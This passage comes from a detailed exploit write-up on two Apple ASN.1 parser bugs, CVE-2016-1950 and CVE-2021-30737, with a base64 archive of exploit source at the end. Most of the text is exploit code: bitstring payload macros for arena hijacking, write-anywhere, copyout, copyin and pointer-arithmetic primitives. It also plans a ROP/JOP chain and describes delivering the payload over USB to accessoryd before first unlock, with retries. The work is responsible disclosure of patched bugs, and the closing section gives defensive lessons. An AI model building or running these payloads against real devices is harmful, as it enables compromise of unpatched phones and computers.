                PUSH8(0x4141414141414150); // limit
                PUSH8(0x4141414141414140); // avail
```

If that looks confusing it's because it really is. Perhaps some pictures can clear it up.


After the break and the 'c' segment:




After the 'd' segment, shave off `dest` LSB:



Zero `dest->Length` and set `dest->Data` LSB = 0x10:



After popping ‘dest‘, smash ‘our_pool‘ Arena ‘limit/avail‘:



Woo-hooo! We just hijacked the current ‘our_pool‘ Arena. Where to? Well, to our old friend, the scratch area. Once we are rocking the Arena at a known address inside the victim space, we can predict absolutely all subsequent allocations. Determining such a scratch address is again a matter of vmmap and observing where the writable allocations end up. Refer to the attached source code READMEs for more info.

NB: 0x4b4b4b4b4b4b4b4b.. in the examples below are all known addresses inside the scratch area and can be presumed known/constant.

-- 4.2 - He who controls the Arena

Hijacking the Arena in a predictable manner is a big win but it proves to be a much more complex process than it was before CVE-2016-1950 got fixed. Unlike the old way, where we could create new Arenas out of thin air at the snap of the fingers, this time we should keep a grip on the one we just got a hold of. For this reason we abandon our MAKE_ARENA/WRITE contraptions and switch to a different paradigm for achieving write-anywhere.

Having the Arena in the scratch space means that we know where everything is laid out. We first generate whatever items we need right at the top of our newly built Arena and then use the bug repeatedly to route ‘dest‘ to them, in order to perform the writes. This is easy since we know the exact address of each item. Example:

```
START_BITSTRING(0, 0);
START_BITSTRING(0, 16);
    // SecAsn1Item:
    PUSH8(0ULL); // Length
    PUSH8(0x4343434343434343); // Data: WHERE we are writing

// repeat the evil scheme
START_BITSTRING(0, 0);
CONS_BITSTRING(3 + 5);
    REP_BITSTRING(0, 5, 'f');
// leave the pointer dangling over 'dest'
REP_BITSTRING(0, FILLER_LEN + 2 * 8, 'f');
// reroute 'dest' and perform the write
CONS_BITSTRING(3 + 8 + 3 + 8);
    // 'dest' -> &SecAsn1Item = { 0, destination }
    START_BITSTRING(0, 8);
        PUSH8(0x4b4b4b4b4b4b4b42); // &SecAsn1Item
    // write
    START_BITSTRING(0, 8);
        PUSH8(0x4646464646464646); // WHAT we are writing
```

Replace 0x4b4b4b4b4b4b4b42 with the exact address of the ‘SecAsn1Item‘, as we know it in advance (it’s right at the top of the scratch space), and the code above will perform:

```
*(uint64_t *)0x4343434343434343 = 0x4646464646464646;
```

At this point, our new bug is as capable as the old one: writing static values at known addresses. However, one thing that was kinda bothersome about the old exploit was that it was comprised of multiple steps and it was relying on some difficult to guess stack address. Can we do this one in a single step? Let's examine the richness of the decoding machinery and see what kind of primitives it has to offer.

-- 4.2.0 - Copyout


By copyout, we mean the ability to copy any value from the scratch space to any arbitrary address. `sec_asn1d_concat_substrings` can copy from subitems into a new `their_pool` allocation. The relevant code in secasn1d.c is:

```
    where = item->Data;
    substring = state->subitems_head;
    while (substring != NULL) {
        if (is_bit_string)
            item_len = (substring->len + 7) >> 3;
        else
            item_len = substring->len;
        PORT_Memcpy (where, substring->data, item_len);
        where += item_len;
        substring = substring->next;
    }
```

While we decided to never mess again with `our_pool` Arenas, that doesn't apply to `their_pool` Arenas. As long as we stay under the mega-object used for the initial hijack, `their_pool` will never be used by the decoder. It means we can freely play with that pool and the easiest way to achieve this is to create a completely new pool and replace it:

```
    // reserve a bunch of subitems, items, PORTArenaPool and objects
    START_BITSTRING(0, 0);
    START_BITSTRING(0, 24 + 24 + 8 * 8 + 7);
        // subitem
        PUSH8(0x4b4b4b4b4b4b4b41); // data: where we are copying out FROM
        PUSH8(8ULL << 3); // len
        PUSH8(0ULL); // next
        // subitem
        PUSH8(0x4545454545454545); // data: where we are copying in FROM
        PUSH8(8ULL); // len
        PUSH8(0ULL); // next
        // PORTArenaPool
        PUSH8(0); // PORTArenaPool.arena.first.next (NULL, but could be chained)
        PUSH8(0ULL); // PORTArenaPool.arena.first.base
        PUSH8(0x4141414141414170); // PORTArenaPool.arena.first.limit
        PUSH8(0x4141414141414160); // PORTArenaPool.arena.first.avail (copyout DESTINATIO
N)
        PUSH8(0x4b4b4b4b4b4b4b48); // PORTArenaPool.arena.current = &PORTArenaPool.arena
        PUSH8(256ULL); // PORTArenaPool.arena.arenasize
        PUSH8(7ULL); // PORTArenaPool.arena.mask
        PUSH8(0xB8AC9BDFULL); // PORTArenaPool.magic
        // this serves as overlapping SecAsn1Item with 'top' below
        PUSH7(8ULL << 3); // Length: 8
    // state (promptly discarded)
    CONS_BITSTRING(3);
        START_BITSTRING(0, 0);
```

The scratch space will have the following layout:



The overlapping item is `{ 8, top }` and we can use our write primitive to replace `top->their_pool` with our own `PORTArenaPool`. Once we have that, all subsequent allocations in `their_pool` will be controlled by us. We can

even chain multiple Arenas in ‘PORTArenaPool‘ and, if sized correctly, they will perform different controlled writes with little to no effort. First, we replace ‘their_pool‘:

```
        START_BITSTRING(0, 0);
        CONS_BITSTRING(3 + 5);
            REP_BITSTRING(0, 5, 'f');
        REP_BITSTRING(0, FILLER_LEN + 2 * 8, 'f'); // leave the pointer dangling over 'de
st'
        CONS_BITSTRING(3 + 8 + 3 + 8);
            START_BITSTRING(0, 8);
                PUSH8(0x4b4b4b4b4b4b4b42); // 'dest' -> &SecAsn1Item = { 8, state#1->top
}
            START_BITSTRING(0, 8);
                PUSH8(0x4b4b4b4b4b4b4b48); // &PORTArenaPool
```

0x4b4b4b4b4b4b4b42 is the address of the fake SecAsn1Item, consisting of a +8 byte offset and ‘top‘ as base.

0x4b4b4b4b4b4b4b48 is our full PORTArenaPool replacement for ‘their_pool‘, consisting of a new Arena: [0x4141414141414160 .. 0x4141414141414170]. It represents the copyout destination. This replacement step must be performed once, followed by the actual copyout:

```
    // cause a state object allocation with known parent
    CONS_BITSTRING(3 + FILLER_LEN + 112 + 38);
        START_BITSTRING(0, 0);
        CONS_BITSTRING(3 + 5);
            REP_BITSTRING(0, 5, 'g');
        REP_BITSTRING(0, FILLER_LEN + 2 * 8, 'g'); // leave the pointer dangling over 'de
st'
        // switch to 'afterConstructedString' and trigger a copyout from subitem via sec_
asn1d_concat_substrings
        CONS_BITSTRING(3 + 112);
            START_BITSTRING(0, 112);
                PUSH8(0x4b4b4b4b4b4b4b4b); // dest: any { 0, NULL }
                PUSH8(0ULL);               // our_mark
                PUSH8(0x4b4b4b4b4b4b4b4c); // parent: previous object
                PUSH8(0ULL);               // child
                PUSH8(13ULL);              // place: afterConstructedString
                PUSH8(0xdfULL);            // check_tag_mask
                PUSH8(3ULL);               // found_tag_number
                PUSH8(3ULL);               // expect_tag_number
                PUSH8(3ULL);               // underlying_kind
                PUSH8(1ULL + 112);         // contents_length
                PUSH8(1ULL + 112);         // pending: +1
                PUSH8(3ULL);               // consumed
                PUSH4(11);                 // depth
                PUSH4(0);                  // bit_string_unused_bits
                PUSH8(0x4b4b4b4b4b4b4b4d); // subitems_head: &subitem
```

0x4b4b4b4b4b4b4b4b must point to a temporary empty ‘dest‘. This is needed to dodge some assertions. Not quite mandatory, because the assertions are missing from the Release binaries, I’m just being pedantic.

0x4b4b4b4b4b4b4b4c must be the parent of the object we are manipulating. It is placed at a known address.

0x4b4b4b4b4b4b4b4d is the subitem (or head of a subitem chain) which points to the source data.

The net effect of the code above is:

```
    memcpy(0x4141414141414160, 0x4b4b4b4b4b4b4b41, 8);
```

If multiple copyouts are desired, we can chain the subitems and also chain the initial PORTArenaPool to other PLArena structures.

In contrast to the previous chapters’ primitives, this allows us to copy whatever data into the destination, not merely scalar values. And we did it without overly complicated contraptions to pivot the input buffer. Looking

back at the old code I cannot stop wondering what the fuck was I thinking back then. It is a total garbage.

-- 4.2.1 - Copyin

The copyin is a bit different. It represents the ability to copy data from any arbitrary address into local scratch space. This can be achieved with 'sec_asn1d_prepare_for_contents'. We can't exactly tell where to copy to, but this is just a minor inconvenience, because said data is copied into a new 'our_pool' allocation, which is inside the scratch space, hence we can calculate where it will end up:

```
    if (item) {
        item->Data = (unsigned char*)sec_asn1d_zalloc(poolp, alloc_len);
    }

    len = 0;
    for (subitem = state->subitems_head;
        subitem != NULL; subitem = subitem->next) {
        PORT_Memcpy (item->Data + len, subitem->data, subitem->len);
        len += subitem->len;
    }
    item->Length = len;
```

Here's how to trigger it:

```
    // cause a state object allocation with known parent
    CONS_BITSTRING(3 + FILLER_LEN + 112 + 38);
        START_BITSTRING(0, 0);
        CONS_BITSTRING(3 + 5);
            REP_BITSTRING(0, 5, 'i');
        REP_BITSTRING(0, FILLER_LEN + 2 * 8, 'i'); // leave the pointer dangling over 'de
st'
        // switch back to 'afterLength' and trigger a copyin from subitem via sec_asn1d_p
repare_for_contents
        CONS_BITSTRING(3 + 112);
            START_BITSTRING(0, 112);
                PUSH8(0x4b4b4b4b4b4b4b4f); // dest: any { 0, NULL }
                PUSH8(0ULL);               // our_mark
                PUSH8(0x4b4b4b4b4b4b4b50); // parent: previous object
                PUSH8(0ULL);               // child
                PUSH8(5ULL);               // place: afterLength
                PUSH8(0xdfULL);            // check_tag_mask
                PUSH8(3ULL);               // found_tag_number
                PUSH8(3ULL);               // expect_tag_number
                PUSH8(0x400ULL);           // underlying_kind: SEC_ASN1_ANY
                PUSH8(0ULL);               // contents_length: 0
                PUSH8(1ULL + 112);         // pending: +1
                PUSH8(3ULL);               // consumed
                PUSH4(11);                 // depth
                PUSH4(0);                  // bit_string_unused_bits
                PUSH8(0x4b4b4b4b4b4b4b47); // subitems_head: &subitem
```

0x4b4b4b4b4b4b4b4f must point to a temporary empty 'dest'. This is needed to make sure the copyin is done at the next available 'our_pool' address, which can be calculated and therefore it is considered known.

0x4b4b4b4b4b4b4b50 must be the parent of the object we are manipulating. It is placed at a known address.

0x4b4b4b4b4b4b4b47 is the subitem (or head of a subitem chain) which points to the address to read from. The data will be placed at the next available address in the scratch space.

The net effect of the code above is:

```
    memcpy(next_alloc(our_pool), 0x4545454545454545, 8);
```

And since 'our_pool' is pinned to the scratch space, we can calculate where the destination will be.

-- 4.2.2 - Arithmetic

Arithmetic represents the ability to do some sort of addition/subtraction. Since we want to avoid a multi-step exploit and perform everything in one go, we need to work out some shared cache addresses. For example, if we'd want to find the address of 'vm_remap' function, we can simply execute the following equivalent operation:

```
    vm_remap = &kSecAsn1BitStringTemplate + addend;
```

The addend above is constant for a given shared cache and can be calculated beforehand. The addition itself is done in 'sec_asn1d_next_substring'. In case it is not obvious, the relevant code is this:


```
    state->consumed += child_consumed;
```

The operation is done by using two discarded state objects. First make sure 'child->consumed' holds the addend (this is a matter of a simple write) and then use a copyout to set 'state->consumed' to 'kSecAsn1BitStringTemplate'. After the operation, 'state->consumed' holds the result of the addition.

```
    START_BITSTRING(0, 16);
        // SecAsn1Item
        PUSH8(0ULL); // Length
        PUSH8(0x4b4b4b4b4b4b4b41); // Data: &state#1->our_mark

    // state#1 (promptly discarded)
    CONS_BITSTRING(3 + 2); // Vader
        // state#2 (promptly discarded)
        CONS_BITSTRING(3); // Zon
            START_BITSTRING(0, 0);

    // Use SecAsn1Item to prepare state#1 and state#2.

    START_BITSTRING(0, 0);
    CONS_BITSTRING(3 + 5);
        REP_BITSTRING(0, 5, 'e');
    REP_BITSTRING(0, FILLER_LEN + 2 * 8, 'e'); // leave the pointer dangling over 'dest'
    CONS_BITSTRING(3 + 8 + 4 + 232);
        START_BITSTRING(0, 8);
            PUSH8(0x4b4b4b4b4b4b4b49); // 'dest' -> &SecAsn1Item = { 0, &state#1->our_mar
k }
        START_BITSTRING(0, 232);
            PUSH8(-1ULL);               // our_mark: -1
            PUSH8(0x4b4b4b4b4b4b4b4a); // parent: where we want to resume
            PUSH8(0x4b4b4b4b4b4b4b4b); // child: &state#2
            PUSH8(8ULL);                // place: duringConstructedString
            PUSH8(0xdfULL);             // check_tag_mask
            PUSH8(3ULL);                // found_tag_number
            PUSH8(3ULL);                // expect_tag_number
            PUSH8(3ULL);                // underlying_kind
            PUSH8(1ULL);                // contents_length
            PUSH8(0x4242424242424242); // pending: ADDEND
            PUSH8(0ULL);                // consumed: POINTER
            PUSH8(0x4b4b4b4b4b4b4b51); // depth...: serve as arg = &string
            PUSHR(0x80, 0);             // (bleed over into state#2)
            PUSH8(0x4242424242424242); // consumed: ADDEND

    // Insert here copyout of any state->theTemplate to &state#1->consumed,
    // where the POINTER is expected to be.
    ...
    // And here follows the addition per se:

    // cause a state object allocation with known parent
    CONS_BITSTRING(3 + FILLER_LEN + 8 + 51);
        START_BITSTRING(0, 0);
        CONS_BITSTRING(3 + 5);
            REP_BITSTRING(0, 5, 'h');
        REP_BITSTRING(0, FILLER_LEN + 4 * 8, 'h'); // leave the pointer dangling over 'pa
rent'
```

```
        // switch to 'duringConstructedString' and trigger addition via sec_asn1d_next_su
bstring
        CONS_BITSTRING(3 + 8);
            START_BITSTRING(0, 8);
                PUSH8(0x4b4b4b4b4b4b4b4e); // parent: state#1
```

We can chain multiple state#1/state#2 pairs to perform multiple additions
in one go, with one addend for each pair. The last object used for addition
must have its parent pointing back to the object we left off.



Here we see state 0x102b627f0 transitioning to 102b62198 which performs the
addition, and then transitioning back to 0x102b626c8 and resuming execution
normally:

```
    sec_asn1d_parse_leaf: memcpy(0x102b62758 + 5 = 0x102b6275d, "6868686868686868", 179)
    sec_asn1d_parse_leaf: pre-existing value = 0x867b806a20000000
    STATE transition 0x102b626c8 -> 0x7f867b80b620
    STATE transition 0x7f867b80b620 -> 0x102b626c8
    sec_asn1d_push_state:430: zalloc(144) -> 0x102b627f0 in arena o_pool/0x0 (left -1)
    STATE transition 0x102b626c8 -> 0x102b627f0
    sec_asn1d_parse_leaf: len=2401, @1953
    sec_asn1d_parse_leaf: item = BIT_STRING, item->len = 1472, len = 8
    state = 0x102b627f0
        top = 0x7f867b806a20
        theTemplate = 0x102b7b2e0
        dest = 0x7f867b809620
        our_mark = 0x0
        parent = 0x102b626c8
        contents_length = 9
        pending = 8
        consumed = 3
        depth = 12
        allocate = 0
        indefinite = 0
    sec_asn1d_parse_leaf: memcpy(0x102b62758 + 184 = 0x102b62810, "102b62198", 8)
    sec_asn1d_parse_leaf: pre-existing value = 0x102b626c8
    STATE transition 0x102b627f0 -> 0x102b62198
    STATE transition 0x102b62198 -> 0x102b626c8
    STATE transition 0x102b626c8 -> 0x7f867b80b620
    STATE transition 0x7f867b80b620 -> 0x7f867b809328
    STATE transition 0x7f867b809328 -> 0x7f867b80b620
    STATE transition 0x7f867b80b620 -> 0x7f867b809328
    STATE transition 0x7f867b809328 -> 0x7f867b80b620
```

-- 4.3 - Assembling the pieces

The last missing bit is achieving code execution. This can be done the same way we did in the old exploit, using 'top->filter_proc(top->filter_arg)'. Bypassing PAC is considered a security bug in its own right, this writeup is meant to illustrate strictly the ASN.1 bugs. As a consequence, defeating other mitigations than ASLR is left as an exercise to the reader.

Now that we have all pieces, we are ready to build the exploit, using the following strategy:
- use a number of copyouts to place a small number of template pointers in the expected object pairs, prepared for addition;
- perform a series of pointer arithmetic to compute the respective number of gadgets;
- use a chained copyin to assemble certain data fragments interleaved with the aforementioned gadgets, effectively building a bootstrap ROP strip;
- copyout a JOP gadget over 'top->filter_proc' and the address of said ROP strip over 'top->filter_arg', which will pivot the stack;
- the bootstrap ROP strip does the following:
    - vm_remap the shared cache at a fixed address;
    - jump to stage2 relocator, which relocates the rest of stage2, using only gadgets from the remapped cache;
    - enter late stage2 which has full ROP functionality.

Of course, this is but one way of doing it. Please keep in mind that our primitives are quite expensive in terms of bitstring space, and therefore we aim to complete the chain with minimal effort.

Finally, we "relocate" the PKCS#7 for whichever address we believe it would be a viable scratch space. Relocating means translating all those addresses we know about: 0x4b4b4b4b4b4b4b4b... The result will be sent over USB as an IAP2 authentication packet to accessoryd, using whatever MFi tool. Note: we do not need a real IAP certificate, because the exploit kicks in before the certificate is even validated and it does everything in one go.

If we miss, accessoryd will likely crash and we may need to restore the USB connection. Then we can build another PKCS#7 (for another address) or just keep retrying the old one. Eventually, one of them is bound to hit a usable scratch address and succeed. Note: these daemons listening over USB are not throttled. Also, it makes no difference if the shared cache is reslid upon daemon restart, since we have the ability to recalculate the gadgets during each retry.

The only thing that matters is to reach a writable scratch area we can use. It does not matter what this area contains, and it does not have to be at a specific address. It just has to be. Everything is computed during decoding with the aid of the hijacked ASN.1 machinery, provided it has a little bit of manoeuvring space.

-- 5 - Conclusions

This article has begun in Spring 2021, its main purpose was to detail the CVE-2016-1950 exploit. But as I was writing, trying hard to remember five years old details, I realised the exploit used two bugs: one that was fixed and the other one (which I completely forgot about) that was still there. I knew it was somehow exploitable on its own, so I reported it to Apple, on 16 April 2021. It was fixed in iOS 14.6 beta 3 (18F5065a) dated 10 May 2021 and it would later become CVE-2021-30737[7] of iOS 14.6 (18F72) release. It was also backported to iOS 12.5.4 for end-of-life devices.

An interesting side-note: to my knowledge, Apple started to use Mozilla NSS ASN.1 parser in MacOSX Panther, 2003: SecurityNssAsn1-11.tar.gz. And while CVE-2016-1950 was inherited from the original codebase, CVE-2021-30737 was never in Mozilla code; it seems to be an Apple-only addition. I do not know what was the purpose of the change, perhaps they wanted to take a shortcut for empty bitstrings for speed reasons, I guess we will never know.

Here ends our journey into the ASN.1 parser vulnerabilities. CVE-2016-1950 has been fixed in iOS 9.3 and CVE-2021-30737 was fixed in iOS 14.6, five

years later. Both bugs affected virtually all Apple products: iPhone, iPad, Macs, etc. While the two bugs are completely unrelated, it may be that the former can be turned into an exploit without the latter. I never tried to do it that way. What we know now is the old bug greatly helped the newer one -- but as we can see, CVE-2021-30737 was powerful enough to carry the weight of a full exploit on its own.

These bugs are interesting because they can be used to mount a full attack against daemons listening on the phone Before First Unlock over USB. This means pretty much game over for 32bit devices, since those do not have SEP. On 64bit devices, however, the exploit can be used as a starting point for further exploration.

Another interesting aspect is that a sizeable part of these exploits, that is, everything we accomplish with the bitstring is architecture agnostic, only the bitness matters. For example, the resulting bitstrings can be tested on x86_64 and then used on arm64. Ditto for i386 vs armv7.

Last, but not least, there are some lessons to be learned. First of all, you should never use an Arena allocator in security sensitive contexts. Yes, Arenas are fast, easy to implement from a programmer point of view and they seem appealing. They can also get you pwned, because the memory blocks are laid out in a predictable fashion. Actually, to be more blunt, stay the fuck away from any kind of allocator with inline meta-data.

Second, BER is a hairy beast. BER parsers tend to become extremely complex and complexity is the enemy of security. If you must handle ASN.1, use DER whenever possible. There are examples of alloc-less DER parsers which do a pretty good job and seem very secure when used properly, such as libDER.

Third, never ever mess with complex state machines that you do not fully understand. All the assertions were useless, with one notable exception (which may or may not be possible to dodge) so even if they were left in the Release binaries, it didn't matter greatly. State machines are hard! Human brains are great for many things, but state machines is definitely not one of those.

-- 6 - References

[0] https://support.apple.com/en-us/HT206166
[1] https://en.wikipedia.org/wiki/ASN.1
[2] https://opensource.apple.com/release/os-x-10114.html
[3] https://en.wikipedia.org/wiki/Region-based_memory_management
[4] https://tools.ietf.org/html/rfc3369
[5] https://www.cvedetails.com/cve/CVE-2016-4656/
[6] https://www.cvedetails.com/cve/CVE-2016-4655/
[7] https://support.apple.com/en-us/HT212528

-- 7 - Source code

The source code was designed to work on iPhones, but it happens to work on macOS, too. Make sure you respect the bitness and use the correct libraries for each of the included examples: Security-57337.20.44 for the first bug and Security-59754.80.3 for the second one.

begin-base64 644 bitstring.tar.xz
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
